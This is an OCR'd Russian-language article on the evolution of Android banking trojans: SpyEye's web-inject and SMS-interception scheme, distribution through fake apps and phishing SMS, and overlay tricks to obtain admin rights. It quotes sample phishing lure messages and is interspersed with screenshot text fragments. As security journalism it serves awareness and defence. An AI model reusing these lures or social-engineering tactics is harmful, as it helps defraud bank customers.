
Первые полноценные банковские трояны для мобильной платформы Android были обнаружены еще в 2011 году. Нет, вредоносы, способные передавать злоумышленникам входящие SMS-сообщения, в том числе содержащие mTAN-коды (коды аутентификации транзакций), существовали и до этого. Кроме того, были известны трояны, умеющие оперировать USSD-командами. Они могли перевести заданную злодеями сумму с «привязанной» к телефону банковской карты, пополнив баланс левого мобильного телефона, или узнать остаток средств на счете. Но полноценными банкерами такие трои, конечно же, не были, поскольку заметно уступали по функциональным возможностям своим десктопным аналогам.

Все изменилось с появлением Android.SpyEye. Этот трой работал в связке с вредоносом SpyEye для Windows, благодаря чему обрел способность обходить двухфакторную аутентификацию. Действовал он следующим образом.

Как только пользователь зараженной винды открывал в браузере банковский сайт, работающий на компе трой выполнял веб-инжект, встраивая в страницу кусок HTML-кода, который он подгружал из конфига. Поскольку инжект осуществлялся на стороне клиента, URL банковского сайта в адресной строке браузера оказывался корректным, а соединение было установлено по протоколу HTTPS. Поэтому содержимое веб-страницы не вызывало у жертвы никаких подозрений.


Текст, встроенный трояном в банковский сайт, гласил, что банк внезапно изменил условия работы и для авторизации в системе банк-клиент необходимо установить на мобильный телефон небольшое приложение размером около 30 Кбайт, скачав его по предложенной ссылке — «в целях безопасности». Приложением, естественно, был мобильный трой Android.SpyEye.

Эта вредоносная программа не создавала никаких значков, ее можно было отыскать только в списке работающих процессов под названием «Система». Основная задача троя — перехват всех входящих SMS-сообщений и пересылка их на управляющий сервер, адрес которого вредонос брал из XML-конфига.



Так выглядел один из первых мобильных банковских троянов — Android.SpyEye

Когда жертва вводит логин и пароль на банковском сайте в окне браузера, Windows-троян SpyEye перехватывает и отправляет их ботоводам. После этого злоумышленники в любой момент могут авторизоваться с помощью этих данных в системе банк-клиент на сайте банка, однако сервер обязательно отправит владельцу счета проверочный код в SMS, который нужно ввести в специальную форму. Это сообщение будет перехвачено мобильной версией SpyEye и передано вирусописателям. Используя перехват SMS, они смогут выполнять любые операции по счету, например опустошить его подчистую.


БАНК-КЛИЕНТ
Веб-инжект со ссылкой на мобильного трояна
Установка вредоноса на смартфон
БАНК-КЛИЕНТ
Логин: username
Пароль: **********
SMS
Перехват учетных данных и SMS с mTAN-кодом

Примерно так выглядит схема работы первого мобильного банковского трояна SpyEye


Узким местом этой довольно сложной схемы была необходимость синхронизации работы банковского и десктопного компонентов троянской связки, однако указанную проблему вирусописателям удалось успешно решить. Несколько месяцев SpyEye наводил шорох среди пользователей банковских сервисов, пока не попал в базы всех популярных антивирусов, после чего его деятельность постепенно сошла на нет.

МОБИЛЬНЫЕ БАНКЕРЫ

Спустя какое-то время сотрудники IT-отделов банков понемногу освоили веб-программирование, и банк-клиенты окончательно перекочевали с десктопов в мобильные телефоны в виде Android-приложений. Это значительно облегчило жизнь вирусописателям: у них отпала необходимость заморачиваться с троянами под винду, и они смогли наконец полностью сосредоточить свои усилия на разработке мобильных банкеров. Ведь владелец Android-смартфона с банковским приложением на борту — это ходячий кошелек, опустошить который мечтает каждый уважающий себя вирмейкер.

Как и прочие вредоносы для Android, банкеры распространялись под видом каких-либо полезных программ — «универсальных видеокодеков» или проигрывателей Flash, в том числе через официальный каталог Google Play. Троянская функциональность таких приложений, естественно, не афишировалась разработчиками, и проявлялась она либо спустя какое-то время, либо после загрузки очередного обновления. Так, в одном из случаев банкер раздавался в виде программы, якобы объединяющей в себе возможности банк-клиентов сразу нескольких крупных кредитных организаций. Зачем вам куча отдельных приложений, когда вместо них можно скачать одно, с трояном? Также известны случаи, когда вредоносы встраивались в подлинные приложения некоторых банков, модифицированные злоумышленниками. Такие приложения распространялись с поддельных банковских страниц, оформленных в точности как настоящие, а жертв на них завлекали рассылками фишинговых писем.

Еще один вектор распространения мобильных банковских троянов — фишинговые SMS-рассылки. Обычно это происходит так. Пользователю, зарегистрированному на одном из сайтов бесплатных объявлений, приходит SMS-сообщение с предложением обмена. При этом получателя называют по имени, что должно усыпить его бдительность, — вирусописатели предварительно распарсили базу пользователей этого сайта, вытянув оттуда всю полезную информацию. При переходе по короткой ссылке из сообщения потенциальная жертва направляется на промежуточную страницу, где определяется, что пользователь зашел на сайт именно с мобильного устройства под управлением Android, и выявляется его мобильный оператор, после чего происходит перенаправление на фейковую страницу с сообщением о поступлении MMS, оформленную в стилистике соответствующего ОПСОСа. После нажатия на кнопку начинается загрузка трояна.




Алла, предлагаю обмен с доплатой, вот фото: laverno.ru/bo1

Уважаемый пользователь, вам пришло ммс-сообщение! Просмотреть вы его можете по ссылке ниже.

Пример фишинговой SMS-рассылки, цель которой — распространение банковского трояна

Первые мобильные банкеры работали очень просто. Если для функционирования вредоноса были нужны права администратора, он настойчиво демонстрировал на экране окно с требованием выдать ему соответствующие полномочия, до тех пор пока измученный пользователь не согласится на это действие. Но иногда вирусописатели шли на различные ухищрения, чтобы обмануть потенциальную жертву. Например, банкер Android.BankBot.29 маскировал окно запроса прав администратора под сообщение приложения Google Play: «Ваша версия устарела, использовать новую версию?» При попытке пользователя нажать на экранную кнопку «Да» layout трояна исчезал, и тап попадал на кнопку Accept диалогового окна DeviceAdmin, в результате чего вредонос получал администраторские привилегии.


15:40
Activate device administrato..
Chrome
Lock the screen
Cancel
Activate
16:32
Activate device administrato..
Adobe Flash Player
Erase all data
Change the screen-unlock password
Cancel
Activate

Activating administrator will allow Chrome to perform following operations

Control how and when the screen locks.

Android runtime libs importing

To continue, click "Activate".

This operation can't be cancelled.


Activating administrator will allow Adobe Flash Player to perform following operations

Erase the phone's data without warning by performing a factory data reset.

Change the screen-unlock password.

Получить админские права для Android-трояна не просто, а очень просто

Еще один банкер доставал пользователей запросом на включение режима Accessibility Service — специальных возможностей для людей с ограничениями по здоровью. А получив такое разрешение, сам включал для себя админа.



The Services are provided by Google Inc. ("Google"), located at 1600 Amphitheatre Parkway, Mountain View, CA 94043, United States.

By using our Services, you are agreeing to these terms:

Our Services are very diverse, so sometimes additional terms or product requirements (including age requirements) may apply. Additional terms will be available with the relevant Services, and those additional terms become part of your agreement with us if you use those Services.

You must follow any policies made available to you within the Services.

